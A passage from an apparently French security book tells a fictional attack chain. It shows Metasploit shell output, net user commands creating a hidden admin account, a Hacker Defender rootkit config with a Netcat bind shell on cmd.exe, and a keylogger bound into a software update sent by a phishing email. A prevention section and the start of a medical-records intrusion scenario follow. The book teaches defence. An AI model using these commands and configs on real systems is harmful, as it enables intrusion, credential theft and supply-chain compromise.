Presque immédiatement, la VM Vista lui présente un écran bleu et part dans un cycle de redémarrages. Si Phénix avait lu `readme.txt` dans son intégralité, il aurait vu que le rootkit ne fonctionnait que sous NT, XP et 2003. "Bon, je suppose qu'il vaut mieux que je regarde Hacker Defender, du coup."




Figure 5.30

AFXRootkit 2005 copié dans un répertoire temporaire.




Figure 5.31

root.exe de AFXRootkit 2005 sur le point d'être exécuté avec l'option /i.

Effectuer l'attaque

Mais, au moment où Phénix prononce ces mots, il remarque du mouvement sur l'écran de sa VM Backtrack. Il remarque qu'il a récupéré un accès shell, probablement sur la machine d'un des types de Quizzi :

```
[*] Exploit running as background job.
msf exploit(ani_loadimage_chunksize) >
[*] Sending HTML page to 192.168.1.105:1058...
[*] Sending ANI file to 192.168.1.105:1058...
[*] Command shell session 3 opened (192.168.1.10:7371 ->
192.168.1.105:1059)
```

Phénix ne perd pas de temps. Il sait que l'exploit bloque la personne en face car une fois que l'attaque a atteint le navigateur de la victime, celle-ci perd complètement le contrôle de la session du navigateur et ne peut arrêter l'exploit qu'en interrompant le processus Internet Explorer. Phénix appuie sur Entrée et tape la même commande `sessions` que celle qu'il avait lancée précédemment, en choisissant cette fois la session 3.

```
[*] Command shell session 3 opened (192.168.1.10:7371 ->
192.168.1.105:1059)

msf exploit(ani_loadimage_chunksize) > sessions -i 3
[*] Starting interaction with 3...

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Dès qu'il voit la ligne de commande de la machine s'afficher, Phénix remarque que celle-ci ressemble nettement plus à un Windows XP ou 2003. "Bon, ben c'est un 2003, finalement", se dit Phénix en se mettant au travail. Il fait rapidement ce qui lui vient à l'idée et se crée un compte sur l'ordinateur. Il tape les commandes `net user` habituelles pour créer un compte et l'ajouter au groupe des administrateurs locaux.

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop> net user phoenix /ADD
net user phoenix /ADD
The command completed successfully.

C:\Documents and Settings\Administrator\Desktop> net localgroup
administrators phoenix /ADD
net localgroup administrators phoenix /ADD
The command completed successfully.

C:\Documents and Settings\Administrator\Desktop>
```

Une fois le compte créé, Phénix se connecte par TFTP à sa machine sous 2003 Server, qu'il utilise comme serveur TFTP pour stocker des milliers d'outils. Il récupère ensuite le `server.exe` qu'il a créé précédemment, c'est-à-dire le keylogger. Il lance ensuite l'exécutable en tapant `server.exe` à l'invite de commande.

```
C:\~Desktop>tftp -i GET 192.168.1.40 server.exe
Transfer successful 16059 bytes in 1 second.
C:\~Desktop>server.exe
server.exe
```

Construire le rootkit

Il est maintenant temps de construire un rootkit. Phénix va cacher le processus `server.exe` grâce à un rootkit. Il choisit Hacker Defender car c'est celui avec lequel il a le plus d'expérience. Il ouvre la VM 2003 qui héberge ses outils et son serveur TFTP pour commencer à construire le Hacker Defender qu'il placera sur l'hôte compromis. Il se rend alors compte que le type chez Quizzi doit être en train de regarder la page principale de Google et de se demander ce que sont tous ces caractères aléatoires. Il sait qu'il a probablement essayé de fermer le navigateur et qu'il en a été empêché. Le geste logique suivant est d'ouvrir le Gestionnaire de tâches et de tuer le processus IE. Phénix met son idée de rootkit en attente car il dispose déjà d'un compte administrateur sur la machine compromise.

Cela signifie qu'il peut se reconnecter "normalement" à n'importe quel moment. Il rouvre l'adresse IP du point d'accès Quizzi dans son navigateur et remet l'adresse DNS initiale fournie par le FAI. De cette manière, l'ordinateur de Quizzi pourra retourner sur Google dès que son cache sera vidé. "Revenons au rootkit", dit Phénix. Il revient à sa VM sous 2003 qui héberge son serveur TFTP et tous ses outils, qu'il vient d'utiliser pour mettre en place le keylogger. Il ouvre un répertoire de son lecteur C:, appelé, de manière appropriée, *kits*. Un répertoire `hxdef`, contenant Hacker Defender, s'y trouve.

Phénix ouvre le répertoire et en examine le contenu, illustré à la Figure 5.32.

Phénix renomme `server.exe` en `hxdefserver.exe`, ce qui rend le processus automatiquement invisible pour Windows et pour certains logiciels antivirus. Il copie ensuite le fichier renommé dans le même répertoire `hxdef`. Phénix veut que le processus démarre chaque fois que Windows démarre, et un point d'entrée *via* Netcat serait un plus appréciable. Avec cela en tête, il crée un nouveau fichier nommé `hxdef100.ini`, requis par Hacker Defender pour fonctionner.




Figure 5.32

Contenu du répertoire de Hacker Defender.

C'est un fichier de configuration qui dit au rootkit quoi faire. Il ouvre le Bloc-Notes et tape ce qui suit :

```
[H<<<idden T>>a/"ble]
>h"xdef"*

[\<Hi<>dden" P/r>oc"/e<ss>es\\]
>h"xdef"*

"[:\:R:o:o\:t: :P:r>:o:c<:e:s:s:e<:s:>]
h< x>d<e>:f<*
<\r\c:\m\d. \e\x\e

/[/H/idd\en Ser:vi"ces]
Ha>:ck"er//Def\ender*
    /
[Hi:dden R/">>egKeys]
Ha:"c<kerDef\e/nder100
LE":GACY_H\ACK/ERDEFE\ND:ER100
Ha:"c<kerDef\e/nderDrv100
LE":GACY_H\ACK/ERDEFE\ND:ERDRV100
    /
```

```
\"[Hid:den\> :RegValues]"""
    ////
:[St/\artup\ Run/]
c:\temp\hxdefserver.exe
c:\temp\nc.exe?-L -p 100 -t -e cmd.exe

":[\Fr<ee>> S:"<pa>ce]

"[>H>i>d"d:en<>\ P/:or:t<s"]\:
TCPI:
TCPO:
UDP:

[Set/tin/:\gs] /
P:assw\ord=hxdef-phoenix
Ba:ckd:"oor"Shell=hxdef$$.exe
Fil:eMappin\gN/ame=_.-=[Hacker Defender]=-._
Serv:iceName=HackerDefender100
>Se|rvi:ceDisp<://la"yName=HxD Service 100
Dri<ve\rN:ame=HackerDefenderDrv100
D:riv>erFileNam/e=hxdefdrv.sys
```

Phénix enregistre le fichier sous le nom `hxdef100.ini` en s'assurant que le type de fichiers est bien à Tous les fichiers. Il a déjà copié `server.exe` et l'a exécuté, ce qui a démarré le keylogger. Mais il sait qu'il ne démarrera peut-être pas au démarrage et qu'un utilisateur un peu au courant verra rapidement le processus. Il copie donc la version renommée `hxdefserver.exe`, ainsi que tous les fichiers du répertoire `hxdef`, dans le répertoire de TFTP pour pouvoir les télécharger depuis la machine compromise. Maintenant qu'ils s'y trouvent tous, Phénix retourne à la ligne de commande de l'hôte compromis dans sa VM Backtrack, y crée un répertoire nommé `temp` dans C: et démarre la copie TFTP. Pour finir, il lance le processus de Hacker Defender, `hxdef100.exe`, qui cache instantanément tous ses fichiers malveillants :

```
C:\~\Administrator\Desktop\New Folder\hxdef>hxdef100.exe
C:\~\Administrator\Desktop\New Folder\hxdef>
```

Phénix cache ainsi son keylogger et ses autres fichiers et modifie l'environnement de sorte que tout fichier créé sur le système avec un nom commençant par `hxdef` le soit également. La beauté de ce rootkit réside dans le fait que tout ce qui commence par `hxdef` est caché de Windows et de la plupart des antivirus. Une fois que tout est prêt, Phénix commence à explorer l'ordinateur qu'il a compromis. Il cherche un fichier nommé `quizzi.exe`. Il ne met pas longtemps à le trouver. Il se trouve dans un sous-répertoire d'un répertoire nommé Quizzi. Ce répertoire contient un répertoire Binaires,

et Phénix y trouve ce qu'il cherchait. Phénix récupère le fichier par TFTP vers la machine qui lui permet d'exécuter l'exploit :

```
C:\quizzi\binaries>tftp -i 192.168.1.40 PUT quizzi.exe
tftp -i 192.168.1.40 PUT quizzi.exe
Transfer successful: 70656 bytes in 1 second.
```

Comme il l'a fait de nombreuses fois, Phénix intègre le keylogger dans le fichier `quizzi.exe` (voir Figure 5.33). Il configure le fichier `hxdefserver.exe` pour qu'il fonctionne de manière cachée dans ses options d'intégration.




Figure 5.33

Phénix intègre son keylogger dans le programme Quizzi.

Le message suivant lui demande comment il veut nommer le fichier ainsi créé. Il tape Quizzi.exe. Le fichier est prêt. Phénix ouvre le serveur FTP où le keylogger (dont une instance fonctionne sur l'ordinateur de Quizzi) a déjà commencé à envoyer ses enregistrements. Il ouvre le premier fichier texte et, comme il s'en doutait, une des premières choses qu'il voit est l'utilisateur tapant **mail.quizzisoftware.com**. Phénix apprend le nom du type de Quizzi : les caractères suivants capturés par le keylogger sont `jacques.kipper@quizzisoftware.com`.

Il remarque ensuite la donnée la plus importante qu'il pouvait capturer : selon toute vraisemblance, `peewee$go!` est le mot de passe de messagerie associé au compte.

Phénix peine à se contenir, il sait qu'il a bientôt terminé. Il se lève pour étirer ses bras. Il aperçoit un mouvement, à gauche, par la fenêtre. Quelqu'un sort du bâtiment où le type de Quizzi vit. Phénix suppose que c'est le propriétaire de l'ordinateur qu'il vient de pirater. Cette présomption est confirmée lorsqu'une autre personne dans la rue interpelle le trentenaire : "Salut Jacques !" Phénix sait que ce doit être lui. Sans attendre, il ouvre son navigateur et saisit l'adresse du serveur de messagerie qu'il a lue dans les enregistrements : **mail.quizzisoftware.com**. Il saisit ensuite les accès qu'il a récupérés : `jacques.kipper@quizzisoftware.com` comme identifiant et `peewee$go!` comme mot de passe. Phénix obtient immédiatement une interface Outlook Web Access qui lui présente les répertoires du courrier de Jacques. Il trie la boîte de réception par expéditeur et voit plusieurs courriers de son copain `whynes@visuiq.com`. Le dernier raconte que Will (le type de Visu IQ) dit à Jacques (le type de Quizzi) que son client (probablement Grethrip Harmon) se plaint que `quizzi.exe` perturbe certaines de leurs applications web. Will dit que son client envoie l'installation de Visu IQ à plus de vingt personnes dans l'entreprise car elles l'utilisent toutes pour la visualisation d'un projet classifié et construisent des rapports basés sur les données.

Phénix lit quelques messages supplémentaires et s'aperçoit que, une semaine plus tôt, Jacques a envoyé une version mise à jour de `quizzi.exe` censée corriger le problème des applications web. Avec cette information, Phénix clique sur Nouveau message et saisit `whynes@visuiq.com` dans le champ To:. Son message est bref et amical : "Will, voici une version mise à jour de `quizzi.exe`. Après l'avoir examinée, j'ai trouvé d'autres erreurs qui pourraient perturber d'autres applications web ; j'ai donc pris l'initiative de les corriger avant que votre client ne se plaigne à nouveau. Merci de répercuter ces mises à jour immédiatement." Phénix attache sa version de `quizzi.exe` contenant le keylogger dans un fichier ZIP et clique sur Envoyer. Outlook Web Access confirme l'envoi du message. Phénix espère que Will, chez Visu IQ, se contentera d'extraire le fichier, de le fusionner avec son propre produit et de dire à Grethrip de le télécharger.

Résultat

Une fois le message envoyé à Will Hynes à Visu IQ, Phénix range son portable et rentre chez lui. Il se connecte au serveur FTP de Visu IQ et attend que Visu IQ modifie l'exécutable envoyé à Grethrip. Il n'a pas à attendre longtemps avant que la date de création du fichier soit modifiée : Visu IQ a probablement embarqué son keylogger dans le programme et demandé à Grethrip de le télécharger.

Une heure après cette observation, le téléphone de Phénix sonne : c'est la même personne à qui il a déjà parlé deux fois pendant sa mission.

"Vous avez bien travaillé. Notre homme en place nous a laissé entendre que votre keylogger avait fait son travail. Il a commencé à récupérer des données sur le FTP et il peut accéder à de nombreuses zones réservées auxquelles un nouvel employé de Grethrip n'aurait pas accès. Il a également pu récupérer des messages électroniques privés et professionnels, des comptes en banque et de nombreuses informations classifiées. Comme promis, vous aurez l'argent demain. Laissez le portable que vous avez utilisé dans votre appartement, il sera embarqué quand vous serez au bureau lundi. Une dernière chose : oubliez l'adresse du site FTP que vous avez configuré pour le keylogger. Ne le mentionnez pas et n'essayez jamais de vous y reconnecter. Si vous le faites, vous êtes un homme mort." Clic. L'homme a raccroché, à sa manière habituelle, sans laisser à Phénix la moindre chance de poser une question.

Un an plus tard, les gros titres de tous les journaux se focalisent sur une attaque terroriste contre les réserves d'eau potable de la ville de New York. Les terroristes ont utilisé un agent biochimique pour contaminer l'eau. Le plus grave est qu'ils ont également publié des documents qui montrent que l'agent a en fait été créé par un sous-traitant du ministère de la Défense, Grethrip Harmon, pour le compte du gouvernement.

Autres possibilités

Une entreprise de la taille de Grethrip Harmon a sans doute de nombreux autres partenaires commerciaux. Phénix aurait pu effectuer la même attaque avec n'importe quel sous-traitant de Grethrip. Le rootkit Hacker Defender aurait aussi pu effectuer bien plus de dégâts. Par exemple, Phénix aurait pu embarquer le rootkit dans `quizzi.exe`. Ça n'aurait pas été joli à voir.

Résumé de la chaîne d'exploits

La chaîne d'exploits de Phénix se résume ainsi :

1. Il a trouvé des informations sur les sous-traitants de Grethrip avec de simples requêtes Google comme `link:www.grethripharmon.com`.
2. Avec les mêmes techniques de reconnaissance et un peu d'ingénierie sociale, il a pu déterminer dans quelle mesure Visu IQ avait accès au réseau interne de Grethrip.
3. Il a aussi découvert que Visu IQ envoyait des exécutables à Grethrip pour qu'ils les lancent en interne. Il a aussi découvert que ces exécutables étaient vérifiés par des sommes de contrôle MD5, ce qui excluait la compromission directe du programme Visu IQ.

4. En téléchargeant Visu IQ et en l'ouvrant dans IDA Pro Disassembler, Phénix a pu identifier un autre programme au sein de Visu IQ : Quizzi.exe.
5. Avec les mêmes techniques qu'il avait utilisées pour la reconnaissance de Visu IQ et de Grethrip, Phénix a lancé une reconnaissance analogue contre Quizzi Software.
6. Après quelques recherches, il a découvert que Quizzi Software était une très petite entreprise de deux ou trois employés. Il a aussi découvert que son propriétaire travaillait souvent de chez lui.
7. Après avoir identifié l'emplacement de la maison du propriétaire, Phénix a loué un appartement de l'autre côté de la rue avec une fausse identité.
8. Récoltant les bénéfices du travail d'un gamin qui avait craqué le réseau du propriétaire de Quizzi pour avoir du Wi-Fi gratuit, Phénix a pu se connecter au réseau sans-fil de Quizzi au domicile du propriétaire.
9. Une fois connecté, Phénix a pu accéder à la configuration du point d'accès avec l'identifiant et le mot de passe par défaut.
10. Grâce à cette page de configuration, Phénix a pu modifier les paramètres DNS du point d'accès sans-fil pour qu'ils pointent vers un autre serveur DNS qu'il avait mis en place pour rediriger les utilisateurs du réseau sans-fil depuis **www.google.com** à une page contenant un exploit qu'il avait mis en place sur une machine virtuelle Backtrack.
11. Lorsque le propriétaire de Quizzi a essayé de naviguer sur Google, il a été redirigé vers la machine Backtrack faisant fonctionner Metasploit et a été rapidement exploité.
12. Après avoir obtenu un accès à cet ordinateur, Phénix s'y est créé un compte, a créé un rootkit et a chargé le rootkit avec un keylogger (caché par ledit rootkit) sur l'ordinateur piraté de Quizzi.
13. En utilisant les accès qu'il a obtenus grâce au keylogger, Phénix a accédé à la messagerie électronique de la personne et envoyé un faux message au client (Visu IQ) en lui demandant de mettre à jour un programme qu'il vend à ses clients, y compris la cible réelle, Grethrip Harmon.
14. Grethrip est infecté par le keylogger, une autre personne au sein de Grethrip exploite les bénéfices des frappes capturées sur plusieurs ordinateurs, et tout le monde connaît la suite.
15. Phénix s'est éloigné de sa cible de deux niveaux pour accéder à sa cible.

Mesures de prévention

Cette section traite des diverses mesures de prévention que vous pouvez mettre en place pour vous protéger de tels exploits en chaîne.

Mesures de prévention contre la reconnaissance passive de votre entreprise

À quel point est-il important que le monde connaisse les partenaires de votre entreprise ou ses sous-traitants ? Le monde a-t-il besoin de savoir cela ? Quelles sont les entreprises partenaires vers lesquelles vous avez un lien sur votre site web d'entreprise ? Si on suit ces liens, quelles informations donnent-elles librement sur leurs sites web ? Quelles sont vos politiques de sécurité lorsque vous travaillez avec des entreprises partenaires ? Vos sous-traitants ou partenaires sont-ils aussi sérieux et paranoïaques quant à la sécurité que vous l'êtes vous-même ? Combien de ces politiques peuvent être transformées en exigences pour toute compagnie souhaitant faire des affaires avec vous ? Les attaques provenant de tierces parties de confiance sont monnaie courante. Vous "devez" vous assurer que vos partenaires comprennent et respectent vos politiques de sécurité, en particulier en ce qui concerne les informations publiques.

Mesures de prévention contre l'attaque d'ingénierie sociale à Visu IQ

Will Hynes de Visu IQ était prêt à donner beaucoup trop d'informations. Les termes "sensibilisation à la sécurité" viennent à l'esprit. Will a offert toutes les informations à Phénix et lui a donné des informations qui devraient être réservées à des clients. "Nous envoyons nos mises à jour par FTP et nous nous assurons qu'ils ont la bonne version grâce à une somme MD5 envoyée par messagerie électronique" représente beaucoup trop d'informations pour quelqu'un qui se contente de passer un coup de fil.

Mesures de prévention contre la reconnaissance sur le logiciel de Visu IQ

Il devrait y avoir des mécanismes de protection dans le logiciel pour éviter qu'il ne soit visible si facilement. En d'autres termes, le code devrait être plus difficile à déchiffrer. Il existe de nombreuses solutions pour cela qui ne sont pas forcément très chères de nos jours. Il existe même des solutions libres et gratuites. Un mot : chiffrement.

Mesures de prévention contre l'attaque par Wi-Fi du réseau domestique de Quizzi

Il semble que tous les articles et ouvrages écrits sur la sécurité sans-fil, de nos jours, commencent par un unique conseil : n'utilisez pas le chiffrement WEP. Ce conseil semble presque un cliché, mais le WEP est toujours très utilisé. Plusieurs raisons contribuent à cela, y compris le matériel et les logiciels qui ne prennent pas en charge WPA (par exemple, Windows XP sans SP2 ou sans correctif WPA). La vérité est que, même avec WPA, utiliser une phrase de passe de moins de 14 caractères rend le cassage du WPA presque aussi trivial que casser du WEP. Mais notez également que le cassage de WPA est nettement moins documenté que le cassage de WEP. Il suffit de comparer les deux requêtes "cracking WEP video" et "cracking WPA video" sur Google pour en être convaincu. L'attaque dans laquelle Phénix utilise le nom d'utilisateur et le mot de passe par défaut du routeur est plus courante que le lecteur ne se l'imagine probablement. J'ai effectué plusieurs tests d'intrusion où de nombreux équipements, y compris des pare-feu et routeurs, étaient configurés avec les accès par défaut ou des accès très proches de ceux par défaut. Résultat : ne laissez pas les paramètres par défaut de vos équipements. Imaginez que toutes les clés de Ford Focus soient les mêmes : n'importe qui avec une clé de Ford Focus pourrait ouvrir et conduire toutes les Ford Focus du monde. Selon moi, tout point d'accès devrait être configuré par défaut avec un identifiant d'administration et un mot de passe uniques.

Mesures de prévention contre l'attaque par keylogger

Il faut ici garder son antivirus à jour et, si possible, faire fonctionner un système de détection d'intrusion sur l'hôte. Le plus gros problème, ici, est le rootkit que Phénix a installé sur l'ordinateur de Quizzi, qu'il a infecté sous Windows 2003 Server. Les rootkits peuvent être impossibles à détecter. Hacker Defender est sorti depuis un certain temps, mais il est hautement personnalisable. Il existe plusieurs outils servant à identifier des rootkits. Rootkit Revealer est particulièrement populaire. Il existe d'autres outils commerciaux ou libres qui font ou prétendent faire la même chose. Prenez garde, cependant, à ne pas vous infecter vous-même en utilisant un faux outil de découverte de rootkits.

Conclusion

Nous ne pouvons pas souligner assez à quel point les entreprises sont connectées et la confiance aveugle que nous avons envers les entreprises qui nous donnent de l'argent. Ces attaques peuvent prendre un certain temps à un novice, mais quelqu'un qui fait cela quotidiennement pourrait effectuer l'attaque DNS/Wi-Fi/rootkit/keylogger en quelques minutes. Si vous regardez les trois entreprises impliquées dans l'attaque de Phénix, aucune n'était complice de l'attaque. Ni l'entreprise partenaire de Grethrip (Visu IQ) ni l'entreprise partenaire du partenaire de Grethrip (Quizzi) n'avaient de mauvaises intentions, mais leurs sécurités nettement plus laxistes ont créé un point de départ parfait pour que Phénix puisse mettre en place son outil au sein de Grethrip. Dans un monde de rachats continuels d'entreprises et de renflouements divers, il est clair que la mutualisation de ressources et l'externalisation de certaines opérations et de certains services continueront pendant des années, si ce n'est à jamais. L'auteur ne connaît aucun sous-traitant du ministère de la Défense qui utiliserait, en toute connaissance de cause, un logiciel d'un type qui code chez lui, dans un environnement de production ou dans un environnement sécurisé. Mais s'il n'était pas au courant ? Visu IQ est une entreprise respectable et a même des sommes de contrôle d'intégrité qui font partie du processus. Mais les mêmes vérifications ne sont pas appliquées au sein de Quizzi. Il est impossible d'imposer votre culture et vos politiques de sécurité à vos partenaires et à leurs entreprises périphériques, mais vous pouvez envisager d'ajouter des clauses de sécurité fortes dans vos contrats et vos partenariats. Sinon, vous pourriez bien trouver un jour le nom de votre entreprise dans les gros titres de tous les journaux nationaux. Pas à cause d'une négligence de votre part, mais à cause de celle d'une entreprise à laquelle vous faisiez confiance.

6

Obtenir un accès physique à des dossiers médicaux

Scénario

Didier est coursier dans un des plus grands centres médicaux de la région. Son travail quotidien consiste à transporter des dossiers médicaux vers et depuis d'autres centres médicaux. Il aide également à saisir des informations dans l'application de dossiers informatisés lorsqu'il n'a rien d'autre à faire. Ce programme a été installé il y a un an. Il est très polyvalent et possède toutes les fonctionnalités : saisie d'ordonnances, gestion de documents, transcriptions, etc. Après quatre ans de travail dévoué au centre médical, Didier est bien accepté du personnel médical et de l'administration. Tout le monde le connaît car il est une des seules personnes à interagir avec une grande partie de l'équipe quotidiennement. Récemment, l'ambiance au bureau est devenue tendue et il a entendu quelques rumeurs la semaine passée à propos de suppressions de crédits. On lui a d'ailleurs laissé entendre que son poste allait disparaître à cause de ces suppressions. Il peut terminer la semaine et percevra des indemnités en fonction de son ancienneté.

Didier est dévasté. Il est le seul à subvenir aux besoins de sa femme et de ses deux enfants adolescents. Il a besoin de cet emploi : la mutuelle aide à payer les factures médicales de sa femme.

Didier se souvient que, il y a plusieurs mois, un politicien en vue est venu au centre médical. Après plusieurs tests, les résultats ont montré qu'il avait une mauvaise grippe, mais aussi qu'il était séropositif. Cette information n'a pas été rendue publique car elle aurait pu avoir un impact sérieux sur sa carrière politique. Cependant,

comme beaucoup d'informations juteuses, elle n'a pas mis longtemps à transpirer dans tout le centre. Chantage ? Didier peut-il seulement penser à cela ? Il réfléchit à toute vitesse. Combien d'argent vaut cette information, vendue aux médias ou au politicien lui-même ? Comment peut-il récupérer les dossiers médicaux et comment les exploiter lorsqu'ils seront en sa possession ? Il se souvient avoir vu à la télé un reportage sur des adolescents qui pouvaient pirater des ordinateurs. À l'époque, ça l'avait amusé : il ne comprenait pas pourquoi quiconque aurait voulu pirater un ordinateur. Maintenant, il sait.

Didier contacte le politicien et arrive à un accord : Didier modifiera le dossier médical de l'homme politique et en effacera toute mention de séropositivité en échange d'une somme importante d'argent. Didier doit embaucher quelqu'un pour cette tâche.

Loi relative aux droits des malades et à la qualité du système de santé

La loi du 4 mars 2002 relative aux droits des malades et à la qualité du système de santé autorise les patients à accéder directement aux informations médicales les concernant détenues par les professionnels de santé.

La loi sur les informations médicales est bien jolie, mais qu'en est-il si Didier veut modifier un dossier médical ? La loi permet aux patients d'accéder à leurs informations personnelles et, dans une certaine mesure, d'y faire corriger les erreurs ou omissions. Modifier un diagnostic n'est cependant pas autorisé : cela ouvrirait la porte à des fraudes à l'assurance ou, dans notre cas, à des transactions financières importantes. Si Didier pouvait accéder au dossier médical de l'homme politique, il pourrait utiliser ces informations comme levier contre ce personnage public.

Modification de dossiers médicaux

Le dossier médical de la chanteuse de country Tammy Wynette a été vendu au *National Enquirer* pour 2 610 $. La séropositivité du champion de tennis Arthur Ashe a fait l'objet d'une fuite dans la presse et a été publiée dans les journaux. Si une personne voulait en assassiner une autre, elle pourrait modifier son dosage de potassium si elle savait que sa cible souffrait d'insuffisance cardiaque et que l'augmentation de son taux de potassium était dangereux. C'est certes digne de James Bond, mais possible.

Approche

Maintenant que vous comprenez mieux pourquoi quelqu'un pourrait vouloir obtenir, modifier ou voler des dossiers médicaux, voyons comment obtenir ou modifier un dossier médical informatisé.

Tout d'abord, Didier aura besoin des compétences d'un expert – compétences dont il ne dispose pas. Il devra embaucher quelqu'un pour faire ce travail. Il aura besoin d'un accès physique au département des archives ou au moins à un PC sur le réseau interne. L'employé de Didier (un pirate nommé Phénix) aura plusieurs possibilités pour mener à bien la transaction. Phénix va suivre les étapes suivantes pour accéder au centre médical et aux données :

1. utiliser de l'ingénierie sociale et s'immiscer pour obtenir des informations de valeur sur l'infiltration ;
2. crocheter des serrures et mettre en défaut la biométrique pour accéder au site ;
3. accéder aux fichiers Windows *via* BackTrack pour réquisitionner un PC et modifier les informations médicales.

Pour plus d'informations

Les ordinateurs sont l'objet d'attaques depuis des années pour des raisons diverses, mais pas nécessairement celles dont nous parlons dans ce chapitre. La plupart des cybercrimes sont des actes gratuits de destruction ou de vol d'informations pour une vente ultérieure. Lorsqu'on considère le monde de la santé, les raisons d'une attaque peuvent être fort différentes.

- **Vol d'informations médicales à des fins financières.** Quelqu'un obtient un traitement médical en utilisant votre nom ou d'autres informations.
- **Vol d'informations médicales à des fins criminelles.** Vous êtes tenu responsable pour le comportement criminel de quelqu'un d'autre.
- **Fraude à la sécurité sociale.** Votre couverture médicale est utilisée par une tierce personne.

L'ITRC américain (*Identity Theft Resource Center*, centre de ressources sur le vol d'identité) a rapporté une augmentation de 30 % des failles de sécurité au premier trimestre 2008 par rapport à la même étude en 2007. Cette étude a également prouvé

une augmentation de 13,8 % des fuites de dossiers médicaux par rapport à l'année précédente. Ces statistiques sont appuyées par de nombreux rapports d'incidents, comme l'indique un article du *Network World* :

> *"En février 2008, Tenet Healthcare, qui possède plus de 50 hôpitaux dans une douzaine d'états, a rendu publique une faille dans leur sécurité impliquant un ancien employé du service comptable au Texas, qui a plaidé coupable pour le vol d'informations personnelles de patients. Il a été condamné à 9 mois de prison.*
>
> *Dans une affaire d'usurpation d'identité à Sarasota, Floride, en janvier 2008, un agent de nettoyage a accédé aux fichiers des patients d'un médecin anesthésiste qui louait un bureau à HealthSouth Ridgelake Hospital et a plaidé coupable pour la fraude consistant à commander des cartes de crédit sur Internet en utilisant les informations personnelles des patients. Il a été condamné à deux ans de prison.*
>
> *Les ordinateurs portables perdus et volés constituent également un problème : dans les trois derniers mois seulement, ils ont mené à la publication d'informations personnelles concernant des patients ou des employés du Memorial Blood Center de Duluth (Minnesota), du Health Net de Mountain View (Californie), du Sutter Lakeside Hospital de Lakeside (Californie) et du West Penn Allegheny Health System."*

Selon le numéro du 20 novembre 2006 de *Radiology Today* : *"Le vol d'identité médicale est un crime de plus en plus pratiqué dans ce pays, principalement parce que les informations d'assurance santé sont une marchandise de valeur. Certains estiment que la valeur sur le marché noir d'un nom attaché à des dossiers médicaux et d'assurance peut monter à 60 $, à comparer aux 0,07 $ d'un CV."*

Chaîne d'exploits

Cette section détaille la chaîne d'exploits de Phénix :

- ingénierie sociale et *piggybacking* ;
- accès physique ;
- accès à Windows *via* Backtrack ;
- modification des informations médicales.

Cette section se termine par un résumé de la chaîne d'exploits.

Ingénierie sociale et *piggybacking*

